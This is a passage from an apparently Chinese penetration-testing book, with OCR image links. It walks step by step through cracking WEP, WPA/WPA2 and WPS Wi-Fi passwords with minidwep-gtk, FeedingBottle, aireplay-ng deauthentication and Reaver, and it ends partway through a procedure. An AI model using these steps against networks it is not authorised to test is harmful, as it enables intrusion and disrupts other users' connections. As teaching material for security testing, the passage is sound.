
Step 05 单击“启动”按钮，此时minidwep-gtk会调用aireplay-ng打断客户端与AP之间的连接，抓取有效连接信息并开始重放数据包，此时IVs数量会不断增加，在IVs数量增加的同时minidwep-gtk尝试进行破解密码，如下图所示，破解出密码后会给出提示。




8.4.2　使用minidwep-gtk破解WPA/WPA2密码

使用minidwep-gtk破解WPA/WPA2密码需要以下几个步骤：


Step 01 启动minidwep-gtk并将加密方式调整为WPA/WPA2方式并启动扫描，如下图所示。




Step 02 选择需要破解的AP单击“启动”按钮，一单获取到握手包信息minidwep-gtk会给出提示，如下图所示。



Step 03 单击OK按钮，在密码选择界面中选择一个密码，如下图所示。




Step 04 通过字典比对计算出WPA/WPA2的密码，如果字典里存在密码一定会破解出来，破解出密码后会给出提示，如下图所示。




8.4.3　使用minidwep-gtk破解WPS密码

使用minidwep-gtk破解WPS密码需要以下几个步骤：

Step 01 启动minidwep-gtk并启动扫描，如果是破解WPS方式的PIN码不用关心加密方式，在扫描出的AP列表中，如果存在WPS在其尾部会进行标注，如下图所示。



Step 02 选择好AP后单击Reaver按钮，此时会弹出一个Reaver初始参数列表对话框，如下图所示。



Step 03 启动Reaver开始破解PIN码，如下图所示。



8.4.4 使用FeedingBotle工具破解WEP密码

使用FeedingBottle破解WEP密码可以使用以下步骤：


Step 01 双击FeedingBottle图标启动软件，如下图所示。



Step 02 下图为启动后的界面。单击Yes按钮进入下一步。




Step 03 在无线网卡界面选择无线网卡，如下图所示。单击Next按钮进入下一步。




Step 04 AP扫描界面选择AP加密方式信道等配置项，单击Scan按钮启动扫描，如下图所示。



Step 05 选中扫描出的AP，在Clinets Information中会显示出接入AP的客户端信息，如下图所示。单击Next按钮进入下一步。



Step 06 破解界面有4种方式可选，这里同样是使用aireplay-ng进行发包获取IVs值。如果没有获取到客户端握手包，可以单击Deauth按钮打断客户端与AP的连接，如下图所示，剩下的时间等待足够多的IVs后破解出密码。




8.4.5　使用FeedingBotle工具破解WPA/WPA2密码

使用FeedingBottle破解WPA/WPA2密码可以使用以下步骤：

Step 01 在无线网卡界面选择无线网卡，如下图所示。单击Next按钮进入下一步。




Step 02 将加密方式切换为WPA/WPA2，并单击Scan按钮扫描AP，如下图所示。




Step 03 选择目标AP以及连接AP的客户端，如下图所示。单击Next按钮进入下一步。



Step 04 在破解页面中会有AP的信息，以及接入AP客户端的信息，如下图所示。



